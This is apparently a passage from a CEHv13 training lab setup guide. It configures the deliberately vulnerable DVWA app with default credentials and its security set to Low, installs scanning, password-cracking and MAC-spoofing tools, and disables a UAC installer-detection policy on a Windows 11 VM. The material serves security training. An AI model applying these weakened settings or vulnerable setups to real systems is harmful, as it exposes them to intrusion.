
```

10
11 # Database variables
12 # WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
13 # Please use a database dedicated to DVWA.
14 #
15 # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
16 # See README.md for more information on this.
17 $_DVWA = array();
18 $_DVWA[ 'db_server' ] = 'localhost';
19 $_DVWA[ 'db_database' ] = 'dvwa';
20 $_DVWA[ 'db_user' ] = 'dvwa_user';
21 $_DVWA[ 'db_password' ] = 'qwerty@123';
22 $_DVWA[ 'db_port' ] = '3306';
23
24 # ReCAPTCHA settings
25 # Used for the 'Insecure CAPTCHA' module
26 # You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
    
```


17. Once done, press **Ctrl+S** to save the file.
18. Now, in the same file, click **File** from the menu bar; from the context menu, click **Save As...**
19. The **Save As** window appears; rename the file as **config.inc.php** and click **Save** to save in the same location (**C:\wamp64\www\DVWA\config**).
20. Once done, save the file in the **config** folder as **config.inc.php**.




21. Launch a web browser, type the URL **http://localhost:8080/DVWA/setup.php** in the address bar, and press **Enter**.
22. The database setup webpage appears; click the **Create / Reset Database** button.




23. The database will successfully be created. Close the web browser.




24. Now, type **http://localhost:8080/DVWA/login.php** in the address bar and press **Enter**. The **dvwa** login page appears; type **admin** in the **Username** field, **password** in the **Password** field, and; click the **Login** button.




25. The admin page appears; click **DVWA Security** in the left pane.



26. The **DVWA Security** webpage appears. Select the **Low** option from the drop-down list and click **Submit**.



27. On configuring the security setting, click **Logout** in the left pane.



[\[Back to Configuration Task Outline\]](#)

CT#45: Install Tools in the Windows 11 Virtual Machine and configuring Group Policies


1. On the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv13 Module 02 Footprinting and Reconnaissance\Website Mirroring Tools\HTTrack Web Site Copier** and double-click **httrack-3.49.2.exe**.
2. If a **User Account Control** window appears, click **Yes**.
3. If an **Open File – Security Warning** window appears, click **Run**.
4. Follow the wizard-driven installation steps and complete the installation by choosing the default options.
5. After the completion of installation, click **Finish** to exit the setup window.

Note: In the **Finish** window, if the **Launch tool** and **Show readme files** checkboxes appear, then uncheck them.

6. After installing the tool, close all the open windows.
7. If a **Shortcut** icon of the tool is created on the **Desktop**, then delete it.


8. Similarly, using the default options, install the following tools:
 - **Nmap** located at **E:\CEH-Tools\CEHv13 Module 03 Scanning Networks\Scanning Tools\Nmap**
 - In the **Installation Options** wizard, uncheck the **Install Npcap in WinPcap API-compatible Mode** checkbox and click **Install**.
 - **Angry IP Scanner** located at **E:\CEH-Tools\CEHv13 Module 03 Scanning Networks\Ping Sweep Tools\Angry IP Scanner**
 - **Global Network Inventory** located at **E:\CEH-Tools\CEHv13 Module 03 Scanning Networks\Scanning Tools\Global Network Inventory**
 - **L0phcrack** located at **E:\CEH-Tools\CEHv13 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**
 - **IDA** located at **E:\CEH-Tools\CEHv13 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\IDA**
 - **Technitium MAC Address Changer (TMAC)** located at **E:\CEH-Tools\CEHv13 Module 08 Sniffing\MAC Spoofing Tools\Technitium MAC Address Changer (TMAC)**
 - **SMAC** located at **E:\CEH-Tools\CEHv13 Module 08 Sniffing\MAC Spoofing Tools\SMAC**
 - **Caido** located at **E:\CEH-Tools\CEHv13 Module 11 Session Hijacking\CAIDO** and remove the shortcut from Desktop
 - **HashCalc** located at **E:\CEH-Tools\CEHv13 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashCalc**
 - **MD5 Calculator** located at **E:\CEH-Tools\CEHv13 Module 20 Cryptography\MD5 and MD6 Hash Calculators\MD5 Calculator**
 - **VeraCrypt** located at **E:\CEH-Tools\CEHv13 Module 20 Cryptography\Disk Encryption Tools\VeraCrypt**
 - **CrypTool** located at **E:\CEH-Tools\CEHv13 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**
 - **CryptoForge** located at **E:\CEH-Tools\CEHv13 Module 20 Cryptography\Cryptography Tools\CryptoForge**
 - **.NET SDK** located at **E:\CEH-Tools\CEHv13 Lab Prerequisites\.NET SDK**
 - **windowsdesktop-runtime-5.0.17-win-x64** located at **E:\CEH-Tools\CEHv13 Lab Prerequisites\Java Runtime Environment**
9. Now in the search bar type **group policy editor** and click on **Edit group policy**.
10. In the **Local Group Policy Editor** window, navigate to **Local Computer policy → Computer Configuration → Windows Settings → Security Settings → Local Policies → Security Options** and double-click on **User Account Control: Detect application installations and prompt for elevation**.

- In the **User Account Control: Detect application installations and prompt for elevation** window, select the **Disable** radio button and click on **Apply** and **OK**.



- Now, under **User Configuration** expand **Administrative Templates** → **Windows Components** and click on **Attachment Manager** and double-click **Inclusion list for moderate risk file types**.

- In the **Inclusion list for moderate risk file types** window, select **Enabled** radio button and type **.exe** in the **Specify moderate risk extensions (include a leading period. e.g .doc, .pdf);** section and click **Apply** then **OK**.




[\[Back to Configuration Task Outline\]](#)


CT#46: Install the Nessus Vulnerability Scanning Tool in the Windows 11 Virtual Machine

- On the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv13 Module 05 Vulnerability Analysis\Vulnerability Assessment Tools\Nessus**. Double-click on **Nessus-10.7.0-x64.msi**.

2. In the **Tenable Nessus – InstallShield Wizard** window, click **Next**.

